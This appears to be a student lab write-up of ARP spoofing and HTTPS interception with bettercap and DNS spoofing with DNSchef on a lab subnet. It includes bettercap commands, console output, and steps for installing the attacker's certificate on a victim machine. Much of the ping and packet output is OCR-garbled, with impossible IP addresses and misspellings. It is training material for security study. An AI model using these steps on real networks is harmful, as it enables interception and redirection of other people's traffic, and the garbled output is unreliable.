Setting up bettercap-ui (1.3.0+really1.3.0-0kali1) ...
Processing triggers for kali-menu (2023.2.3) ...
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ARP Spoofing Attack

11:42:09.950178 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seg 269, length 40

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bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]
               /24 > 192.168.57.10 » [11:40:40] [sys.log] [inf] gateway monitor started ...
             .0/24 > 192.168.57.10 » set arp.spooftargets 192.168.57.30
       168.57.0/24 > 192.168.57.10 » set arp.spoof.fullduplex true
        68.57.0/24 > 192.168.57.10 » get arp.spoof.*
                            arp.spoof.fullduplex: 'true'
                              arp.spoof.internal: 'false'
                          arp.spoof.skip_restore: 'false'
                               arp.spoof.targets: '<entire subnet>'
                             arp.spoof.whitelist: ''
        68.57.0/24 > 192.168.57.10 » ARP.SPOOF ON
       68.57.0/24 > 192.168.57.10 » [11:41:19] [sys.log]
                                                                 unknown or invalid syntax "ARP.SPOOF ON", type help for the help menu.
           57.0/24 > 192.168.57.10 » arp.spoof on
                 4 > 192.168.57.10 » [11:41:32] [sys.log] [ ar] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack
           7.0/24 > 192.168.57.10 » [11:41:32] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
             .0/24 > 192.168.57.10 » [11:41:32] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
                 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.20 detected as 00:50:56:8e:a8:4c (VMware, Inc.).
               /24 > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.30 detected as 00:50:56:8e:79:b6 (VMware, Inc.).
                    192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.250 detected as 00:50:56:8e:7c:cc (VMware, Inc.).
                  > 192.168.57.10 » [11:41:32] [endpoint.new] endpoint 192.168.57.40 detected as 00:50:56:8e:4b:4f (VMware, Inc.).
                  > 192,168,57,10
11:42:04.958180 IP 8.8.8.8 > 192.168.5/.30: ICMP echo repty, 1d 1, seq 264, length 40
11:42:05.951876 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seg 265, length 40
11:42:05.951883 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 265, length 40
11:42:05.956527 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 265, length 40
11:42:05.956529 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 265, length 40
11:42:06.950279 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seg 266, length 40
11:42:06.950291 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 266, length 40
11:42:06.954879 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 266, length 40
11:42:06.954881 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 266, length 40
11:42:07.948699 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seq 267, length 40
11:42:07.948707 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seg 267, length 40
11:42:07.953434 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 267, length 40
11:42:07.953436 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 267, length 40
11:42:08.947089 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seg 268, length 40
11:42:08.947096 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seg 268, length 40
11:42:08.951891 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seg 268, length 40
11:42:08.951894 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 268, length 40
11:42:09.642633 IP 192.168.57.10 > 192.168.57.20: ICMP redirect 10.10.10.2 to host 192.168.57.254, length 80
11:42:09.945499 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seg 269, length 40
11:42:09.945507 IP 192.168.57.30 > 8.8.8.8: ICMP echo request, id 1, seg 269, length 40
11:42:09.950173 IP 8.8.8.8 > 192.168.57.30: ICMP echo reply, id 1, seq 269, length 40
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Start Spoof attack using Bettercap

Use "arp -a" to verify on victim machine.

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| C:\Users\student\arg | Osh |
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DNS Spoofing Attack

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C:\Users\tudent\pins (1.7688)
Capyright (c) 2889 Microsoft Corporation. All rights reserved.
C:\Users\tudent\pins google.com
Pinging google.com (142,256,65,286) with 32 bytes of data:
Bonly from 142,256,65,286; bytes=22 time=5ns III-114
Relly from 142,256,65,286; bytes=32 time=6ns III-114
Relly from 142,256,65,286; bytes=32 time=5ns III-114
Relly from 142,256,65,286; bytes=32 time=5ns
C:\Users\tudent\pins (Relly from 142,256,51,286; bytes=32 time=5ns
C:\Users\tudent\pins (Relly from 142,256,51,54,57)
Relly from 32,255,154,57; bytes=32 time=25ns III-47
Relly from 32,255,154,57; bytes=32,255,154,57; bytes=32,255,154,57; bytes=32,255,
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From victim machine ping google.

From attacker machine (DNSchef) is used for this attack.

- Set up a fake DNS response
- Redirect all DNS request to the fake server
- Execute

From Victim machine execute ipconfig/flshdns and ping alltimecargo.com

IP address has changed

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Capyright (c) 2809 Micreasoft Corporation. All rights reserved.
Civingors Natudent)Ping google.com
Pinging google.com 142,258.65.2861 Juith 22 bytes of data:
Reply from 142,258.65.286; hytes 22 time-from III-114
Reply from 142,258.65.286; hytes 22 time-from III-114
Reply from 142,258.65.286; hytes 22 time-from III-114
Ping tatistics for 142,258.65.286;
Populate: Sent = 4, Received = 4, Lest = 8 (Bt loss).
Populate: Sent = 4, Received = 4, Lest = 8 (Bt loss).
Reply from 42,258.65.286; hytes 25 time-from III-114
Ping tatistics for 142,258.65.286;
Populate: Sent = 4, Received = 4, Lest = 8 (Bt loss).
Reply from 42,255.154.27; bytes 22 time-255m III-47
Ping tatistics for 42,255.154.57;
Ping tatistics for 42,255.154.57;
Packet: Sent = 4, Received = 4, Lest = 8 (Bt loss),
Reprovincts round trip time in milli-secondic.
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Successfully flushed the BMS Resolver Cache.
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Successfully flushed the DNS Resolver Cache.

C:\Users\student\ping alltimecargo.com

Pinging alltimecargo.com [192.168.57.10] with 32 bytes of data:

Reply from 192.168.57.18: bytes=32 time(ins III-64

Ping statistics for 192.168.57.18:

Packets: Sent = 4, Received = 4, Lost = 0 (0x loss),
Approximate round trip times in millicaconds:

Minimum = Bns, Maximum = Bns, Reverage = Bns

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
C:\Users\student\packstarket

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HTTPS (MITM) Man in the Middle attack



Reopen terminal with bettercap

From target, Download bettercap certificate from browser of target machine

Manage device security and manage certificates, import file and open.

From attacker in bettercap terminal install caplets and print all requests to console.

Now if website is visited results will show on attacker bettercap terminal.

